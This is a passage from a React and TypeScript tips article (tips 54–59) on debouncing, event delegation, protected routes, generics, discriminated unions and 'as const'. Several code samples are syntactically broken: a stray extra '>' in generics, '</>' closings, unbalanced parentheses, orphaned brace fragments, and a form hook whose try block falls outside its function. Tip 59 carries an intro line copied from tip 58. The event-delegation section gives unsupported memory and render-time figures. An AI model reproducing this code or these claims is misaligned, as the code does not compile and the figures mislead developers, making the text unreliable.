    </button>
  );
}
```

When to Use:

- ✅ Forms (contact, signup, checkout)
- ✅ CRUD operations
- ✅ File uploads
- ✅ Database mutations
- ✅ Email sending
- ✅ Payment processing

When NOT to Use:

- ❌ Real-time features (use WebSockets)
- ❌ Third-party API calls (use API routes)
- ❌ Public APIs (need REST endpoints)

Pro Tips:

1. Always validate on server – never trust client
2. Use zod for schema validation
3. Return structured errors for better UX
4. Revalidate cache after mutations
5. Use optimistic updates for instant feel

Stop writing API routes for every form! Server Actions = less code, better DX, faster development! 🚀

54. React Input Debouncing: Stop Hitting Your API 1000 Times Per Second! 🤯

The Problem:

User types "hello" and triggers 5 API calls.

Search input killing your server. Performance tanking with every keystroke.

- API called on every keystroke
- Server overwhelmed
- Poor performance
- Wasted bandwidth
- Race conditions

The Solution: Use debouncing

✗ Without Debouncing (Server Killer):

```
// BAD: API call on every keystroke!
function SearchBox() {
  const [query, setQuery] = useState('');
  const [results, setResults] = useState([]);

  const handleChange = async (e) => {
    const value = e.target.value;
    setQuery(value);

    // User types "react" = 5 API calls!
    // r, re, rea, reac, react
    const data = await fetch(`/api/search?q=${value}`)
      .then(r => r.json());

    setResults(data);
  };

  return (
    <div>
      <input
        value={query}
        onChange={handleChange}
        placeholder="Search..."
      />
      {/* Results flash with every keystroke */}
      {results.map(r => (
        <div key={r.id}>{r.name}</div>
      ))}
    </div>
  );
}

// Problems:
// - 1 keystroke = 1 API call
// - Typing "optimization" = 12 API calls!
// - Race conditions (old requests return after new ones)
// - Server overload
// - Poor UX (flickering results)
```

✅ Solution: Create Custom useDebounce Hook

```
// GOOD: Reusable debounce hook
function useDebounce(value, delay = 500) {
  const [debouncedValue, setDebouncedValue] = useState(value);

  useEffect(() => {
    // Set timeout to update debounced value
    const handler = setTimeout(() => {
      setDebouncedValue(value);
    }, delay);

    // Cleanup: cancel timeout if value changes
    return () => {
      clearTimeout(handler);
    };
  }, [value, delay]);

  return debouncedValue;
}
```

```
// ✅ Usage – clean and simple!

function SearchBox() {
  const [query, setQuery] = useState('');
  const [results, setResults] = useState([]);

  // ✅ Only updates after 500ms of no typing
  const debouncedQuery = useDebounce(query, 500); // custom hook used

  useEffect(() => {
    if (debouncedQuery) {
      // ✅ Only runs when user stops typing!
      fetch(`/api/search?q=${debouncedQuery}`)
        .then(r => r.json())
        .then(setResults);
    }
  }, [debouncedQuery]);

  return (
    <div>
      <input
        value={query}
        onChange={(e) => setQuery(e.target.value)}
        placeholder="Search..."
      />

      {/* ✅ Show loading indicator */}
      {query !== debouncedQuery && (
        <div>Searching...</div>
      )}

      {results.map(r => (
        <div key={r.id}>{r.name}</div>
      ))}
    </div>
  );
}

// 🚀 Result: Typing "optimization" = 1 API call!
```

⚡ Performance Comparison:

Without debouncing:

User types "react optimization" (19 characters)

= 19 API calls!

= Server overload

= Race conditions

= Poor UX

With 500ms debouncing:

User types "react optimization"

= 1 API call!

= Happy server

= No race conditions

= Smooth UX

✨ Choosing the Right Delay:

// ⚡ 100–200ms: Feels instant, still reduces calls by 80%

const veryFastDebounce = useDebounce(value, 150);

// ✅ 300–500ms: Good balance (RECOMMENDED)

const standardDebounce = useDebounce(value, 400);

// 🐢 800–1000ms: Feels laggy, use only for expensive ops

const slowDebounce = useDebounce(value, 1000);

55. React Event Delegation: Stop Attaching 1000 Event Handlers!

Rendering 1,000 list items with onClick on each?

Use Event Delegation for massive performance gains!

The Problem:

- onClick on every list item (1000+ handlers)
- Memory leak with large lists
- Slow rendering with event handlers
- Re-creating functions on every render
- Event handler management nightmare

The Solution: Use event delegation

✗ Individual Event Handlers (Memory In-efficient):

```
// BAD: 1000 items = 1000 event handlers!
function TodoList() {
  const [todos, setTodos] = useState(generateTodos(1000));

  const handleDelete = (id) => {
    setTodos(todos.filter(t => t.id !== id));
  };

  const handleToggle = (id) => {
    setTodos(
      todos.map(t =>
        t.id === id ? { ...t, done: !t.done } : t
      )
    );
  };

  return (
    <div>
      {todos.map(todo => (
        <div key={todo.id} className="todo-item">
          /* 2000 event handlers total! */
          <input
            type="checkbox"
            checked={todo.done}
            onChange={() => handleToggle(todo.id)}
          />
          <span>{todo.text}</span>
          <button onClick={() => handleDelete(todo.id)}>
            Delete
          </button>
        </div>
      ) )}
    </div>
  );
}

// Problems:
// - 1000 todos = 2000 event handlers (checkbox + button)
// - High memory usage
// - Slow initial render
// - New functions created on every render
```

✅ Event Delegation (Single Handler):

```
// GOOD: ONE event handler for everything!
function TodoList() {
  const [todos, setTodos] = useState(generateTodos(1000));

  // ✅ Single click handler for the entire list
  const handleClick = (e) => {
    // Find the todo item
    const todoItem = e.target.closest('[data-todo-id]');
    if (!todoItem) return;

    const todoId = parseInt(todoItem.dataset.todoId);

    // ✅ Check what was clicked
    if (e.target.matches('[data-action="delete"]')) {
      setTodos(todos.filter(t => t.id !== todoId));
    } else if (e.target.matches('[data-action="toggle"]')) {
      setTodos(
        todos.map(t =>
          t.id === todoId ? { ...t, done: !t.done } : t
        )
      );
    }
  };

  return (
    // ✅ ONE handler on the parent!
    <div onClick={handleClick}>
      {todos.map(todo => (
        <div
          key={todo.id}
          className="todo-item"
          data-todo-id={todo.id}
        >
          <input
            type="checkbox"
            checked={todo.done}
            data-action="toggle"
          />
          <span>{todo.text}</span>
          <button data-action="delete">
            Delete
          </button>
        </div>
      ))}
    </div>
  );
}
```

```
// 🎉 Result: 1000 items = 1 event handler!
```

💡 Advanced Pattern – Multiple Event Types:

```
// ✅ Handle clicks, double-clicks, and more!
function DataGrid({ data }) {
  const handleInteraction = (e) => {
    const row = e.target.closest('[data-row-id]');
    if (!row) return;

    const rowId = row.dataset.rowId;
    const action = e.target.dataset.action;

    // ✅ Route based on action type
    switch (action) {
      case 'edit':
        openEditModal(rowId);
        break;
      case 'delete':
        confirmDelete(rowId);
        break;
      case 'view':
        navigateToDetail(rowId);
        break;
      case 'duplicate':
        duplicateRow(rowId);
        break;
      default:
        // Handle row click
        if (e.target.tagName !== 'BUTTON') {
          selectRow(rowId);
        }
    }
  };

  return (
    <div onClick={handleInteraction}>
      {data.map(row => (
        <div
          key={row.id}
          data-row-id={row.id}
          className="row"
        >
          <span>{row.name}</span>
          <div className="actions">
            <button data-action="view">View</button>
            <button data-action="edit">Edit</button>
            <button data-action="duplicate">Copy</button>
            <button data-action="delete">Delete</button>
          </div>
        </div>
      )}
    </div>
  );
}
```

```
    )})  
  </div>  
);  
}
```

⚡ Performance Comparison:

Without Event Delegation:

1000 items × 3 actions = 3000 event handlers

Memory: ~600KB for handlers

Initial render: ~800ms

With Event Delegation:

1000 items = 1 event handler

Memory: ~2KB for handler

Initial render: ~200ms

🚀 75% faster render!

🚀 99.7% less memory!

Important Note: If your application is targetted for accessibility then you should never use `onClick` on a `div`, instead you can use `react-window`/`react virtualized` library to avoid performance issue as shown below:

```

import { FixedSizeList } from 'react-window';

// GOOD: Only renders visible items!
function ProductList() {
  const [products] = useState(generateProducts(10000));

  const Row = ({ index, style }) => {
    const product = products[index];

    return (
      <div style={style} className="product-card">
        <img src={product.image} alt={product.name} />
        <h3>{product.name}</h3>
        <p>$ {product.price}</p>
        <button>Add to Cart</button>
      </div>
    );
  };

  return (
    // ✅ Only renders ~20 visible items at a time!
    <FixedSizeList
      height={600}
      itemCount={products.length}
      itemSize={120}
      width="100%"
    >
      {Row}
    </FixedSizeList>
  );
}

// 🎉 Result:
// - 10,000 items but only ~20 in DOM
// - Renders in < 100ms
// - Smooth 60fps scrolling
// - 95% less memory usage

```

56. React Router Protected Routes & Role-Based Access

Users accessing admin pages without permission? No route protection? Manually checking auth on every page?

Build bulletproof route guards! 🛡️

The Problem:

- No authentication checks on routes
- Users can access admin pages
- Auth logic duplicated everywhere
- Routes not protected by roles
- Manual redirects on every page
- Security vulnerabilities

The Solution: Protected Route Pattern

❌ Manual Auth Checks (Repeated Everywhere):

```
// BAD: Auth check in EVERY component
function AdminDashboard() {
  const { user } = useAuth();
  const navigate = useNavigate();

  // Same auth check repeated in 20 components!
  useEffect(() => {
    if (!user) {
      navigate('/login');
    } else if (user.role !== 'admin') {
      navigate('/unauthorized');
    }
  }, [user, navigate]);

  if (!user || user.role !== 'admin') {
    return null; // Flash of content
  }

  return <div>Admin Dashboard</div>;
}

// Problems:
// - Auth logic duplicated everywhere
// - Easy to forget protection
// - Flash of unauthorized content
// - Hard to maintain
// - No centralized security
```

✓ Protected Route Component (Centralized Security):

```
import { Navigate, Outlet } from 'react-router-dom';
import { useAuth } from './AuthContext';

// GOOD: Reusable protected route wrapper
function ProtectedRoute({
  requiredRole = null,
  redirectTo = '/login',
  children
}) {
  const { user, loading } = useAuth();

  // ✓ Show loading state while checking auth
  if (loading) {
    return (
      <div className="loading-screen">
        <div className="spinner" />
        <p>Checking authentication...</p>
      </div>
    );
  }

  // ✓ Not authenticated – redirect to login
  if (!user) {
    return <Navigate to={redirectTo} replace />;
  }

  // ✓ Check role if required
  if (requiredRole && user.role !== requiredRole) {
    return <Navigate to="/unauthorized" replace />;
  }

  // ✓ Authorized – render the route
  return children ? children : <Outlet />;
}
```

```
// ✅ Routes configuration – clean and secure!

function App() {
  return (
    <Routes>
      {/* Public routes */}
      <Route path="/login" element={<Login />} />
      <Route path="/signup" element={<Signup />} />
      <Route path="/unauthorized" element={<Unauthorized />} />

      {/* Protected routes – any authenticated user */}
      <Route element={<ProtectedRoute />}>
        <Route path="/dashboard" element={<Dashboard />} />
        <Route path="/profile" element={<Profile />} />
        <Route path="/settings" element={<Settings />} />
      </Route>

      {/* Admin only routes */}
      <Route element={<ProtectedRoute requiredRole="admin" />}>
        <Route path="/admin" element={<AdminDashboard />} />
        <Route path="/admin/users" element={<UserManagement />} />
        <Route path="/admin/analytics" element={<Analytics />} />
      </Route>

      {/* Moderator routes */}
      <Route element={<ProtectedRoute requiredRole="moderator" />}>
        <Route path="/moderate" element={<ModerationPanel />} />
        <Route path="/moderate/reports" element={<Reports />} />
      </Route>
    </Routes>
  );
}

// 🎉 Result: Centralized, secure, maintainable!
```

💠 Advanced: Multiple Roles & Permissions:

```
// More flexible role checking
function ProtectedRoute({
  allowedRoles = [],           // Array of allowed roles
  requiredPermissions = [],    // Specific permissions
  redirectTo = '/login',
  children
}) {
  const { user, loading } = useAuth();

  if (loading) {
    return <LoadingScreen />;
  }

  if (!user) {
    return <Navigate to={redirectTo} replace />;
  }

  // ✅ Check if user has one of the allowed roles
  if (allowedRoles.length > 0 && !allowedRoles.includes(user.role)) {
    return <Navigate to="/unauthorized" replace />;
  }

  // ✅ Check if user has all required permissions
  if (requiredPermissions.length > 0) {
    const hasAllPermissions = requiredPermissions.every(permission =>
      user.permissions?.includes(permission)
    );

    if (!hasAllPermissions) {
      return <Navigate to="/unauthorized" replace />;
    }
  }

  return children ? children : <Outlet />;
}
```

```
// ✅ Usage with multiple roles
function App() {
  return (
    <Routes>
      { /* Multiple roles allowed */ }
      <Route
        element={
          <ProtectedRoute allowedRoles={['admin', 'moderator']} />
        }
      >
        <Route
          path="/content-management"
          element={<ContentManagement />}
        />
      </Route>

      { /* Specific permissions required */ }
      <Route
        element={
          <ProtectedRoute
            requiredPermissions={['delete_users', 'ban_users']}
          />
        }
      >
        <Route
          path="/user-actions"
          element={<UserActions />}
        />
      </Route>

      { /* Combine roles AND permissions */ }
      <Route
        element={
          <ProtectedRoute
            allowedRoles={['admin', 'super_admin']}
            requiredPermissions={['manage_billing']}
          />
        }
      >
        <Route
          path="/billing"
          element={<BillingManagement />}
        />
      </Route>
    </Routes>
  );
}
```

🚀 Real-World: Route Guards with Redirect State:

```
// ✅ Remember where user was trying to go
function ProtectedRoute({ children }) {
  const { user, loading } = useAuth();
  const location = useLocation();

  if (loading) return <LoadingScreen />;

  if (!user) {
    // ✅ Save the location they were trying to access
    return (
      <Navigate
        to="/login"
        state={{ from: location }} // ✅ Pass current location
        replace
      />
    );
  }

  return children ? children : <Outlet />;
}

// ✅ Login component redirects back after auth
function Login() {
  const navigate = useNavigate();
  const location = useLocation();
  const { login } = useAuth();

  const handleLogin = async (credentials) => {
    await login(credentials);

    // ✅ Redirect back to where they came from
    const from =
      location.state?.from?.pathname || '/dashboard';
    navigate(from, { replace: true });
  };

  return (
    <form onSubmit={handleLogin}>
      {/* Login form */}
    </form>
  );
}
```

👉 Advanced: Nested Role Checks:

```
// ✅ Nested protection for granular control
function App() {
  return (
    <Routes>
      { /* First level: Must be authenticated */ }
      <Route element={<ProtectedRoute />}>

        { /* Second level: Must be premium */ }
        <Route element={<ProtectedRoute requiredRole="premium" />}>
          <Route
            path="/premium-features"
            element={<PremiumFeatures />}
          />
        </Route>

        { /* Second level: Must be admin */ }
        <Route element={<ProtectedRoute requiredRole="admin" />}>
          <Route
            path="/admin"
            element={<AdminLayout />}
          >
            { /* Third level: Admin with specific permission */ }
            <Route
              element={
                <ProtectedRoute
                  requiredPermissions={['manage_users']}
                />
              }
            >
              <Route
                path="users"
                element={<UserManagement />}
              />
            </Route>
          </Route>
        </Route>

      </Route>
    </Routes>
  );
}
```

Performance Optimization:

```
// ✅ Lazy load protected routes
const AdminDashboard = lazy(() => import('./pages/AdminDashboard'));
const UserManagement = lazy(() => import('./pages/UserManagement'));

function App() {
  return (
    <Routes>
      <Route element={<ProtectedRoute requiredRole="admin" />}>
        <Route
          path="/admin"
          element={
            <Suspense fallback={<LoadingScreen />}>
              <AdminDashboard />
            </Suspense>
          }
        />

        <Route
          path="/admin/users"
          element={
            <Suspense fallback={<LoadingScreen />}>
              <UserManagement />
            </Suspense>
          }
        />
      </Route>
    </Routes>
  );
}
```


57. React + TypeScript: Generic Components for Ultimate Reusability!

Building separate components for UserList, ProductList, OrderList?

Stop duplicating code! Generic components work with any data type.

```
// BAD: Duplicate components for each data type!

interface User {
  id: number;
  name: string;
  email: string;
}

interface Product {
  id: number;
  title: string;
  price: number;
}

// Separate component for users
function UserList({ users }: { users: User[] }) {
  return (
    <ul>
      {users.map(user => (
        <li key={user.id}>
          {user.name} - {user.email}
        </li>
      ))}
    </ul>
  );
}

// Duplicate component for products
function ProductList({ products }: { products: Product[] }) {
  return (
    <ul>
      {products.map(product => (
        <li key={product.id}>
          {product.title} - $ {product.price}
        </li>
      ))}
    </ul>
  );
}

// 🤪 Need 10 different list components! Maintenance nightmare!
```

✅ Solution: Generic Component (One Component, All Types!):

// Single generic component works with ANY type!

```
interface ListProps<T> {
  items: T[];
  renderItem: (item: T) => React.ReactNode;
  keyExtractor: (item: T) => string | number;
  emptyMessage?: string;
}

function List<T>({
  items,
  renderItem,
  keyExtractor,
  emptyMessage = 'No items found'
}: ListProps<T>) {
  if (items.length === 0) {
    return <div className="empty">{emptyMessage}</div>;
  }

  return (
    <ul className="list">
      {items.map(item => (
        <li key={keyExtractor(item)}>
          {renderItem(item)}
        </li>
      ))}
    </ul>
  );
}
```

```
// ✅ Use with users – TypeScript knows 'item' is User!
```

```
<List  
  items={users}  
  keyExtractor={(user) => user.id}  
  renderItem={(user) => (  
    <div>  
      <strong>{user.name}</strong>  
      <span>{user.email}</span>  
    </div>  
  )}  
</>
```

```
// ✅ Use with products – TypeScript knows 'item' is Product!
```

```
<List  
  items={products}  
  keyExtractor={(product) => product.id}  
  renderItem={(product) => (  
    <div>  
      <h3>{product.title}</h3>  
      <p>$ {product.price}</p>  
    </div>  
  )}  
</>
```

```
// 🎉 One component, infinite types, full type safety!
```

🚀 Real-World Example – Generic Select/Dropdown:

// ✅ Generic select works with any option type!

```
interface SelectProps<T> {
  options: T[];
  value: T | null;
  onChange: (value: T) => void;
  getLabel: (option: T) => string;
  getValue: (option: T) => string | number;
  placeholder?: string;
}

function Select<T>({
  options,
  value,
  onChange,
  getLabel,
  getValue,
  placeholder = 'Select...'
}: SelectProps<T>) {
  return (
    <select
      value={value ? getValue(value) : ''}
      onChange={(e) => {
        const selected = options.find(
          opt => getValue(opt).toString() === e.target.value
        );
        if (selected) onChange(selected);
      }}
    >
      <option value="">{placeholder}</option>
      {options.map(option => (
        <option
          key={getValue(option)}
          value={getValue(option)}
        >
          {getLabel(option)}
        </option>
      ))}
    </select>
  );
}
```

//  Use with users

```
<Select
  options={users}
  value={selectedUser}
  onChange={setSelectedUser}
  getLabel={(user) => user.name}
  getValue={(user) => user.id}
  placeholder="Select user..."
/>
```

//  Use with products

```
<Select
  options={products}
  value={selectedProduct}
  onChange={setSelectedProduct}
  getLabel={(product) => product.title}
  getValue={(product) => product.id}
/>
```

//  Use with simple strings

```
<Select
  options={['apple', 'banana', 'orange']}
  value={selectedFruit}
  onChange={setSelectedFruit}
  getLabel={(fruit) => fruit}
  getValue={(fruit) => fruit}
/>
```

```

// ✗ Generic Modal with Data:

// ✔ Modal that can display any data type!

interface ModalProps<T> {
  isOpen: boolean;
  onClose: () => void;
  data: T | null;
  renderContent: (data: T) => React.ReactNode;
  title?: string;
}

function Modal<T>({
  isOpen,
  onClose,
  data,
  renderContent,
  title
}: ModalProps<T>) {
  if (!isOpen || !data) return null;

  return (
    <div className="modal-overlay" onClick={onClose}>
      <div
        className="modal"
        onClick={(e) => e.stopPropagation()}
      >
        {title && <h2>{title}</h2>}

        <div className="modal-content">
          {renderContent(data)}
        </div>

        <button onClick={onClose}>Close</button>
      </div>
    </div>
  );
}

```

```
// ✅ Use with user data
<Modal
  isOpen={isUserModalOpen}
  onClose={() => setIsUserModalOpen(false)}
  data={selectedUser}
  title="User Details"
  renderContent={(user) => (
    <div>
      <p><strong>Name:</strong> {user.name}</p>
      <p><strong>Email:</strong> {user.email}</p>
      <p><strong>Role:</strong> {user.role}</p>
    </div>
  )}
/>
```

```
// ✅ Use with product data
<Modal
  isOpen={isProductModalOpen}
  onClose={() => setIsProductModalOpen(false)}
  data={selectedProduct}
  title="Product Details"
  renderContent={(product) => (
    <div>
      <h3>{product.name}</h3>
      <p>Price: $ {product.price}</p>
      <p>Stock: {product.stock}</p>
    </div>
  )}
/>
```


✨ Generic Hook:

// ✅ Generic hook for any paginated data!

```
interface PaginationResult<T> {
  data: T[];
  page: number;
  totalPages: number;
  loading: boolean;
  error: string | null;
  nextPage: () => void;
  prevPage: () => void;
  goToPage: (page: number) => void;
}

function usePagination<T>(  
  fetchFn: (page: number) => Promise<{ data: T[]; totalPages: number }>,  
  pageSize: number = 10  
) : PaginationResult<T> {  
  const [data, setData] = useState<T[]>([]);  
  const [page, setPage] = useState(1);  
  const [totalPages, setTotalPages] = useState(1);  
  const [loading, setLoading] = useState(false);  
  const [error, setError] = useState<string | null>(null);  
  
  useEffect(() => {  
    setLoading(true);  
    setError(null);  
  
    fetchFn(page)  
      .then(result => {  
        setData(result.data);  
        setTotalPages(result.totalPages);  
      })  
      .catch(err => setError(err.message))  
      .finally(() => setLoading(false));  
  }, [page, fetchFn]);  
  
  return {  
    data,  
    page,  
    totalPages,  
    loading,  
    error,  
    nextPage: () => setPage(p => Math.min(p + 1, totalPages)),  
    prevPage: () => setPage(p => Math.max(p - 1, 1)),  
    goToPage: (newPage) =>  
      setPage(Math.max(1, Math.min(newPage, totalPages)))  
  };  
}
```

```
};  
}
```

```
// ✅ Use with users  
const userPagination = usePagination<User>(  
  (page) => fetch(`/api/users?page=${page}`).then(r => r.json())  
);  
  
// ✅ Use with products  
const productPagination = usePagination<Product>(  
  (page) => fetch(`/api/products?page=${page}`).then(r => r.json())  
);
```

📊 Benefits:

```
// ❌ Without Generics:  
// - Duplicate code for each type (10+ components)  
// - Hard to maintain  
// - No consistency  
// - Copy-paste errors
```

```
// ✅ With Generics:  
// - One component for all types  
// - Easy to maintain  
// - Consistent behavior  
// - Full type safety  
// - Reusable across projects
```

```
// 90% less code duplication!
```

58. React + TypeScript: Discriminated Unions for Type-Safe State Management!

Managing multiple loading/error/success states? TypeScript can't track which fields are available?

Discriminated unions eliminate impossible states!

```
// BAD: Impossible states exist!
interface DataState<T> {
  data: T | null;
  loading: boolean;
  error: string | null;
}

function useData<T>(url: string): DataState<T> {
  const [state, setState] = useState<DataState<T>>>({
    data: null,
    loading: false,
    error: null
  });

  // Can have data AND error at the same time!
  // Can be loading with data already present!
  // TypeScript can't help you avoid these bugs!

  return state;
}

// Usage requires manual checking
function UserProfile() {
  const { data, loading, error } = useData<User>('/api/user');

  // What if loading=true AND data exists?
  // What if error exists but data is also there?
  if (loading) return <div>Loading...</div>;
  if (error) return <div>Error: {error}</div>;

  // TypeScript thinks data might be null here!
  return <div>{data.name}</div>; // ❌ Error: data might be null
}
```

```
// ✅ Solution: Discriminated Union (Only Valid States):

type User = {
  name: string;
};

// ✅ GOOD: Only valid states possible!
type DataState<T> =
  | { status: 'idle' }
  | { status: 'loading' }
  | { status: 'success'; data: T }
  | { status: 'error'; error: string };

function useData<T>(url: string): DataState<T> {
  const [state, setState] = useState<DataState<T>>>({ status: 'idle' });

  useEffect(() => {
    setState({ status: 'loading' });

    fetch(url)
      .then((r) => r.json())
      .then((data) => setState({ status: 'success', data }))
      .catch((err) =>
        setState({ status: 'error', error: err.message })
      );
  }, [url]);

  return state;
}

// ✅ Usage with type narrowing
function App() {
  const state = useData<User>(
    'https://jsonplaceholder.typicode.com/users/1'
  );

  // ✅ TypeScript knows exactly what's available!
  if (state.status === 'idle') {
    return <div>Click to load</div>;
  }

  if (state.status === 'loading') {
    return <div>Loading...</div>;
  }

  if (state.status === 'error') {
    // ✅ TypeScript knows 'error' exists here
    return <div>Error: {state.error}</div>;
  }
}
```

```
// ✅ TypeScript knows 'data' exists and is NOT null!  
return <div>{state.data.name}</div>; // ✅ No errors!  
}  
  
export default App;
```

```
// 🚀 Real-World Example – Form State:

// ✅ Form can only be in one state at a time
type FormState<T> =
  | {
    status: 'editing';
    data: Partial<T>;
    errors: Record<string, string>;
  }
  | {
    status: 'submitting';
    data: T;
  }
  | {
    status: 'success';
    data: T;
    message: string;
  }
  | {
    status: 'error';
    data: T;
    error: string;
  };

function useForm<T>(initialData: T) {
  const [state, setState] = useState<FormState<T>>>({
    status: 'editing',
    data: initialData,
    errors: {}
  });

  const updateField = (field: keyof T, value: any) => {
    // ✅ Only works in editing state
    if (state.status === 'editing') {
      setState({
        ...state,
        data: { ...state.data, [field]: value }
      });
    }
  };

  const submit = async () => {
    if (state.status !== 'editing') return;

    // ✅ TypeScript enforces you have all required fields
    const fullData = state.data as T;

    setState({ status: 'submitting', data: fullData });
  };
}
```

```
    try {
      await saveData(fullData);
      setState({
        status: 'success',
        data: fullData,
        message: 'Saved successfully!'
      });
    } catch (error) {
      setState({
        status: 'error',
        data: fullData,
        error: error.message
      });
    }
  };

  return { state, updateField, submit };
}
```

```
// ✅ Usage with perfect type safety
function UserForm() {
  const { state, updateField, submit } = useForm<User>({
    name: '',
    email: '',
    age: 0
  });

  return (
    <form
      onSubmit={(e) => {
        e.preventDefault();
        submit();
      }}
    >
      {state.status === 'editing' && (
        <>
          <input
            value={state.data.name || ''}
            onChange={(e) => updateField('name', e.target.value)}
          />
          {state.errors.name && (
            <span>{state.errors.name}</span>
          )}
        </>
      )}

      {state.status === 'submitting' && (
        <div>Saving {state.data.name}...</div>
      )}

      {state.status === 'success' && (
        <div className="success">{state.message}</div>
      )}

      {state.status === 'error' && (
        <div className="error">{state.error}</div>
      )}

      <button
        type="submit"
        disabled={state.status === 'submitting'}
      >
        Save
      </button>
    </form>
  );
}
```



```
);  
}
```

59. React + TypeScript: as const for Stricter Types & Better Autocomplete!

Messy template literals with tons of ternaries? Conditional classes everywhere?

Discriminated unions eliminate impossible states!

as const fixes everything!

```
// BAD: Too loose, no autocomplete!

const BUTTON_VARIANTS = {
  primary: 'primary',
  secondary: 'secondary',
  danger: 'danger'
};

// All values are just 'string' – not specific literals!

interface ButtonProps {
  variant: string; // Accepts ANY string!
}

function Button({ variant }: ButtonProps) {
  return <button className={`btn-${variant}`}>Click</button>;
}

// No autocomplete, accepts invalid values!

<Button variant="primary" />    // ✅ Works
<Button variant="invalid" />   // ✅ Also works! (BAD!)
<Button variant="anything" />  // ✅ TypeScript allows it! (BAD!)

// Arrays are also mutable
const COLORS = ['red', 'blue', 'green'];
// Type: string[] – can be modified!

COLORS.push('yellow'); // ✅ Allowed!
COLORS[0] = 'purple';  // ✅ Allowed!
```

✅ Solution: Use as const for Literal Types!

// Exact literal types with as const!

```
const BUTTON_VARIANTS = {  
  primary: 'primary',  
  secondary: 'secondary',  
  danger: 'danger'  
} as const;
```

```
// ✅ Extract the literal union type  
type ButtonVariant =  
  typeof BUTTON_VARIANTS[keyof typeof BUTTON_VARIANTS];  
// Result: "primary" | "secondary" | "danger"
```

```
interface ButtonProps {  
  variant: ButtonVariant; // ✅ Only accepts valid variants!  
}
```

```
function Button({ variant }: ButtonProps) {  
  return <button className={`btn-${variant}`}>Click</button>;  
}
```

```
// ✅ Full autocomplete and type checking!  
<Button variant="primary" />    // ✅ Works  
<Button variant="secondary" />  // ✅ Works  
<Button variant="invalid" />    // ❌ TypeScript error!
```

```
// ✅ Arrays become readonly tuples  
const COLORS = ['red', 'blue', 'green'] as const;  
// Type: readonly ["red", "blue", "green"]
```

```
COLORS.push('yellow');    // ❌ Error: push doesn't exist on readonly array  
COLORS[0] = 'purple';    // ❌ Error: cannot assign to readonly property
```

```
type Color = typeof COLORS[number];  
// Result: "red" | "blue" | "green"
```

🚀 Real-World Example – API Routes:

```
// ✅ Define API routes with exact types
const API_ROUTES = {
  users: {
    list: '/api/users',
    detail: (id: number) => `/api/users/${id}`,
    create: '/api/users',
    update: (id: number) => `/api/users/${id}`,
    delete: (id: number) => `/api/users/${id}`
  },
  products: {
    list: '/api/products',
    detail: (id: number) => `/api/products/${id}`,
    search: '/api/products/search'
  },
  auth: {
    login: '/api/auth/login',
    logout: '/api/auth/logout',
    refresh: '/api/auth/refresh'
  }
} as const;

// ✅ Type-safe API calls
async function fetchUsers() {
  const response = await fetch(API_ROUTES.users.list);
  return response.json();
}

async function fetchUser(id: number) {
  const response = await fetch(API_ROUTES.users.detail(id));
  return response.json();
}

// ✅ Autocomplete shows: users, products, auth
// ✅ Autocomplete shows: list, detail, create, update, delete
const url = API_ROUTES.users.list; // Full autocomplete!
```

💡 Status Constants:

```
// ✅ Status with exact literal types
const STATUS = {
  IDLE: 'idle',
  LOADING: 'loading',
  SUCCESS: 'success',
  ERROR: 'error'
} as const;

type Status =
  typeof STATUS[keyof typeof STATUS];
// Result: "idle" | "loading" | "success" | "error"

interface DataState<T> {
  status: Status; // ✅ Only accepts valid statuses!
  data: T | null;
  error: string | null;
}

function DataDisplay<T>({ state }: { state: DataState<T> }) {
  // ✅ TypeScript knows exact values in switch
  switch (state.status) {
    case STATUS.IDLE:
      return <div>Ready</div>;
    case STATUS.LOADING:
      return <div>Loading...</div>;
    case STATUS.SUCCESS:
      return <div>Success!</div>;
    case STATUS.ERROR:
      return <div>Error: {state.error}</div>;
  }
  // ✅ TypeScript ensures exhaustive checking
}
```

⚡ Theme Configuration:

// ✅ Theme with exact types

```
const THEME = {
  colors: {
    primary: '#007bff',
    secondary: '#6c757d',
    success: '#28a745',
    danger: '#dc3545',
    warning: '#ffc107',
    info: '#17a2b8'
  },
  spacing: {
    xs: '4px',
    sm: '8px',
    md: '16px',
    lg: '24px',
    xl: '32px'
  },
  breakpoints: {
    mobile: '480px',
    tablet: '768px',
    desktop: '1024px',
    wide: '1280px'
  }
} as const;
```

// ✅ Extract types

```
type ColorName = keyof typeof THEME.colors;
// Result: "primary" | "secondary" | "success" | "danger" | "warning" | "info"
```

```
type SpacingSize = keyof typeof THEME.spacing;
```

```
// Result: "xs" | "sm" | "md" | "lg" | "xl"
```

```
type Breakpoint = keyof typeof THEME.breakpoints;
```

```
// Result: "mobile" | "tablet" | "desktop" | "wide"
```

// ✅ Type-safe component props

```
interface BoxProps {
  color?: ColorName;
  padding?: SpacingSize;
  margin?: SpacingSize;
}
```

```
function Box({
  color = 'primary',
  padding = 'md',
  margin
}: BoxProps) {
```

```
return (  
  <div  
    style={{  
      backgroundColor: THEME.colors[color], // ✅ Type-safe access  
      padding: THEME.spacing[padding],  
      margin: margin ? THEME.spacing[margin] : undefined  
    }}  
  />  
);  
}  
  
// ✅ Autocomplete for all valid values  
<Box color="primary" padding="lg" margin="md" />  
<Box color="invalid" /> // ❌ TypeScript error!
```

✨ Action Types (Redux/useReducer):

```
// ✅ Action types with as const
const ACTION_TYPES = {
  INCREMENT: 'INCREMENT',
  DECREMENT: 'DECREMENT',
  RESET: 'RESET',
  SET_VALUE: 'SET_VALUE'
} as const;

type ActionType =
  typeof ACTION_TYPES[keyof typeof ACTION_TYPES];
// Result: "INCREMENT" | "DECREMENT" | "RESET" | "SET_VALUE"

// ✅ Type-safe actions
type Action =
  | { type: typeof ACTION_TYPES.INCREMENT }
  | { type: typeof ACTION_TYPES.DECREMENT }
  | { type: typeof ACTION_TYPES.RESET }
  | { type: typeof ACTION_TYPES.SET_VALUE; payload: number };

function reducer(state: number, action: Action): number {
  switch (action.type) {
    case ACTION_TYPES.INCREMENT:
      return state + 1;
    case ACTION_TYPES.DECREMENT:
      return state - 1;
    case ACTION_TYPES.RESET:
      return 0;
    case ACTION_TYPES.SET_VALUE:
      return action.payload; // ✅ TypeScript knows payload exists
    default:
      return state;
  }
}
```



```
// ✅ Type-safe dispatch
function Counter() {
  const [count, dispatch] = useReducer(reducer, 0);

  return (
    <div>
      <p>Count: {count}</p>
      <button
        onClick={() =>
          dispatch({ type: ACTION_TYPES.INCREMENT })
        }
      >
        +
      </button>
      <button
        onClick={() =>
          dispatch({ type: ACTION_TYPES.DECREMENT })
        }
      >
        -
      </button>
      <button
        onClick={() =>
          dispatch({
            type: ACTION_TYPES.SET_VALUE,
            payload: 10
          })
        }
      >
        Set to 10
      </button>

      { /* ❌ Error: 'INVALID' is not assignable */ }
      { /*
